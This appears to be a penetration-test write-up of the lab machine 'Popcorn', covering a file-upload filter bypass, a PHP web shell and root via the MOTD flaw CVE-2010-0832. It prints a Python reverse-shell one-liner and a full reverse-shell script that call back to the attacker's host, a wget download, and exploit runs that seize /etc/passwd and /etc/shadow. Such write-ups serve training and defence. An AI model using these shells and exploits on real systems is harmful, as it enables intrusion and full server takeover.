
During the enumeration phase a web service had been found. One of the directories contains Torrent Hoster web application. An initial access path could be possible through an abuse of the web application's upload utility.

Exploitation


First a registration was required:





An initial enumeration uncovered the contents of 'uploads' directory:




Only specific file types can be uploaded onto the page:









An upload of a torrent file was successful:



10.10.10.6/torrent/torrents.php?mode=upload
Hub - persianhydra/...
My Torrents Logout
Torrent Hoster
Home Browse Upload Forum Stats News F.A.Q. About Development
You can upload torrents that are tracked by any tracker.
Your torrent MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..
Be patient while the script retrieves the data from the tracker. This may take a while.
Torrent Hoster reserve the rights to delete any torrent at anytime.
Torrent
Browse...
kali-linux-2020.2a-vbox-amd64.ova.torrent
Optional name
Torrent1
Category
Other
Subcategory
Other
Description
torrent1
Tracker requires registration
Yes No
Post Annoymous
Yes No
Upload Torrent
Rendertime: 0.002
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by Torrent Hoster.


10.10.10.6/torrent/torrents.php?mode=details&id=bdd9620a53057fac5d2337af5628a9863b317f8b
ub - persianhydra/...
Home Browse Upload Forum Stats News F.A.Q. About Development
Torrent1
Download
Control Panel
Search
Search
Download Torrent1
Uploaded By Test
Category Other
Size -797,875.90 KB
Seeds 0
Peers 0
Finished
Update Stats Update Stats
Tracked By http://tracker.kali.org:6969/announce
Added 2020-08-15 12:47:34
Last Update 0000-00-00 00:00:00
Comment torrent1
Screenshots
No Screenshot
Edit this torrent
+ Files
Comments (0)

A vulnerability emerged in ‘Edit this torrent’ feature, which allowed to upload an image/gif file. An attacker is able to bypass filetype filter with a modified POST request containing altered image/gif payload. The filter does not catch a malicious file containing a modified magic byte, a suspicious file format of ‘php.png’ and an altered Content-Type. In this case a usage of Burp Suite – a tool which behaves as a proxy with additional features is sufficient. A POST request with the contents of a PNG file was captured and modified so as to add a malicious php payload at the bottom, change the file format and Content-Type.




Such an action results in uploading a web shell onto the server. An attacker is able to issue commands, which are being executed on the host.
Below a ‘*whoami*’ command, which reveals an account’s name that is running the service on the server.



www-data www-data

Initial shell

Another command revealed information that python is installed on the server, which practically allows an attacker to craft a malicious command which executes a python reverse shell establishing a reverse connection onto the attacker's machine:



/usr/bin/python /usr/bin/python

The command:

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("10.10.14.7",9002));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Reverse connection to a Netcat listener on an attacker's machine:

```
root@kalye:~/htb/popcorn# nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.6] 40668
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ ifconfig
/bin/sh: ifconfig: not found
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:50:56:b9:63:0e brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.6/24 brd 10.10.10.255 scope global eth0
    inet6 dead:beef::250:56ff:feb9:630e/64 scope global dynamic
       valid_lft 86323sec preferred_lft 14323sec
    inet6 fe80::250:56ff:feb9:630e/64 scope link
       valid_lft forever preferred_lft forever
$ hostname
popcorn
$
```

Post exploitation

A successful privilege escalation process was possible due to vulnerability related to Message of The Day (MOTD) mechanism.

https://nvd.nist.gov/vuln/detail/CVE-2010-0832

"pam_motd (aka the MOTD module) in libpam-modules before 1.1.0-2ubuntu1.1 in PAM on Ubuntu 9.10 and libpam-modules before 1.1.1-2ubuntu5 in PAM on Ubuntu 10.04 LTS allows local users to change the ownership of arbitrary files via a symlink attack on .cache in a user's home directory, related to "user file stamps" and the motd.legal-notice file."

The machine is running Ubuntu which could be vulnerable to the local exploit.

```
root@popcorn:/home/george/.cache# uname -a
uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
root@popcorn:/home/george/.cache#
```

An obfuscated '.cache' directory containing motd.legal-displayed file is indeed in /home directory.

```
fi
$ ls -la
total 872
drwxr-xr-x 3 george george   4096 Mar 17  2017 .
drwxr-xr-x 3 root   root     4096 Mar 17  2017 ..
-rw------- 1 root   root     2769 May  5  2017 .bash_history
-rw-r--r-- 1 george george    220 Mar 17  2017 .bash_logout
-rw-r--r-- 1 george george   3180 Mar 17  2017 .bashrc
drwxr-xr-x 2 george george   4096 Mar 17  2017 .cache
-rw------- 1 root   root     1571 Mar 17  2017 .mysql_history
-rw------- 1 root   root       19 May  5  2017 .nano_history
-rw-r--r-- 1 george george    675 Mar 17  2017 .profile
-rw-r--r-- 1 george george      0 Mar 17  2017 .sudo_as_admin_successful
-rw-r--r-- 1 george george 848727 Mar 17  2017 torrenthoster.zip
-rw-r--r-- 1 george george     33 Mar 17  2017 user.txt
$ cd .cache
$ ls -la
total 8
drwxr-xr-x 2 george george 4096 Mar 17  2017 .
drwxr-xr-x 3 george george 4096 Mar 17  2017 ..
-rw-r--r-- 1 george george    0 Mar 17  2017 motd.legal-displayed
$
```

The exploit worked only after stabilizing the connection:

Exploit's source:

https://www.exploit-db.com/exploits/14339

Reverse TCP-PTY connection shell:

https://raw.githubusercontent.com/infodox/python-pty-shells/master/tcp_pty_backconnect.py

Modified code of the TCP-PTY shell:

```python
#!/usr/bin/python2
"""
Reverse Connect TCP PTY Shell - v1.0
infodox - insecurety.net (2013)

Gives a reverse connect PTY over TCP.

For an excellent listener use the following socat command:
socat file:`tty`,echo=0,raw tcp4-listen:PORT

Or use the included tcp_pty_shell_handler.py
"""
import os
import pty
import socket

lhost = "10.10.14.7" # XXX: CHANGEME
lport = 9003 # XXX: CHANGEME

def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((lhost, lport))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    os.putenv("HISTFILE",'/dev/null')
    pty.spawn("/bin/bash")
    s.close()

if __name__ == "__main__":
    main()
~
~
~
~
```

TCP-PTY reverse shell usage:

```
www-data
$ bash ubuntu-pam-motd-localroot.sh
[*] Ubuntu PAM MOTD local root
'buntu-pam-motd-localroot.sh: line 39: syntax error near unexpected token `{
'buntu-pam-motd-localroot.sh: line 39: `backup() {
$ wget http://10.10.14.7/tcp_pty_backconnect.py
--2020-08-15 14:22:15--  http://10.10.14.7/tcp_pty_backconnect.py
Connecting to 10.10.14.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 686 [text/plain]
Saving to: `tcp_pty_backconnect.py'

     0K                                                       100% 31.5M=0s

2020-08-15 14:22:15 (31.5 MB/s) - `tcp_pty_backconnect.py' saved [686/686]

$ python tcp_pty_backconnect.py
```

Established connection:

```
root@kalye:~/htb/popcorn# nc -lvnp 9003
listening on [any] 9003 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.6] 49092
www-data@popcorn:/tmp$ whoami
whoami
www-data
www-data@popcorn:/tmp$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:50:56:b9:63:0e brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.6/24 brd 10.10.10.255 scope global eth0
    inet6 dead:beef::250:56ff:feb9:630e/64 scope global dynamic
       valid_lft 86120sec preferred_lft 14120sec
    inet6 fe80::250:56ff:feb9:630e/64 scope link
       valid_lft forever preferred_lft forever
www-data@popcorn:/tmp$ hostname
hostname
popcorn
www-data@popcorn:/tmp$
```

A successful exploitation of MOTD:

```
root@kalye:~/htb/popcorn# nc -lvnp 9003
listening on [any] 9003 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.6] 54785
www-data@popcorn:/tmp$ ls -la
ls -la
total 256
drwxrwxrwt  4 root     root       4096 Aug 15 14:29 .
drwxr-xr-x 21 root     root       4096 Aug 15 12:06 ..
drwxrwxrwt  2 root     root       4096 Aug 15 12:06 .ICE-unix
drwxrwxrwt  2 root     root       4096 Aug 15 12:06 .X11-unix
-rw-r--r--  1 www-data www-data   3024 Aug 15 14:29 exploit.sh
-rwxr-xr-x  1 www-data www-data 233380 Aug 15 13:45 linpeas.sh
-rw-r--r--  1 www-data www-data    686 Aug 15 14:19 tcp_pty_backconnect.py
-rwxr-xr-x  1 www-data www-data   3125 Aug 15 14:14 ubuntu-pam-motd-localroot.sh
www-data@popcorn:/tmp$ bash exploit.sh
bash exploit.sh
exploit.sh: line 2: it: command not found
[*] Ubuntu PAM MOTD local root
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] SSH key removed
[+] Success! Use password toor to get root
Password:
```

A shell as root user:

```
www-data@popcorn:/tmp$ bash exploit.sh
bash exploit.sh
exploit.sh: line 2: it: command not found
[*] Ubuntu PAM MOTD local root
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] SSH key removed
[+] Success! Use password toor to get root
Password: toor

root@popcorn:/tmp# whoami
whoami
root
root@popcorn:/tmp# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:50:56:b9:63:0e brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.6/24 brd 10.10.10.255 scope global eth0
    inet6 dead:beef::250:56ff:feb9:630e/64 scope global dynamic
       valid_lft 86100sec preferred_lft 14100sec
    inet6 fe80::250:56ff:feb9:630e/64 scope link
       valid_lft forever preferred_lft forever
root@popcorn:/tmp# hostname
hostname
popcorn
root@popcorn:/tmp# cat /root/root.txt
cat /root/root.txt
f122331023a9393319a0370129fd9b14
root@popcorn:/tmp#
```

Risk

Provided that the attacker is able to find and abuse ‘Edit torrent file’ feature, an initial access to the server is just a matter of time. Outdated system version and a MOTD mechanism allows the attacker to gain an administrative access to the machine, resulting in a full compromise.

Recommendations

An introduction of a stricter file filtering – performing an analysis the file’s data is suggested on a Torrent Hoster web application. An upgrade of the system version and its applications is also recommended as there are many more secure and newer system distributions.

Host’s IP: 10.10.10.16


Information Gathering

Nmap all ports’ scan:

Port 22 (SSH), port 80 (HTTP)

```
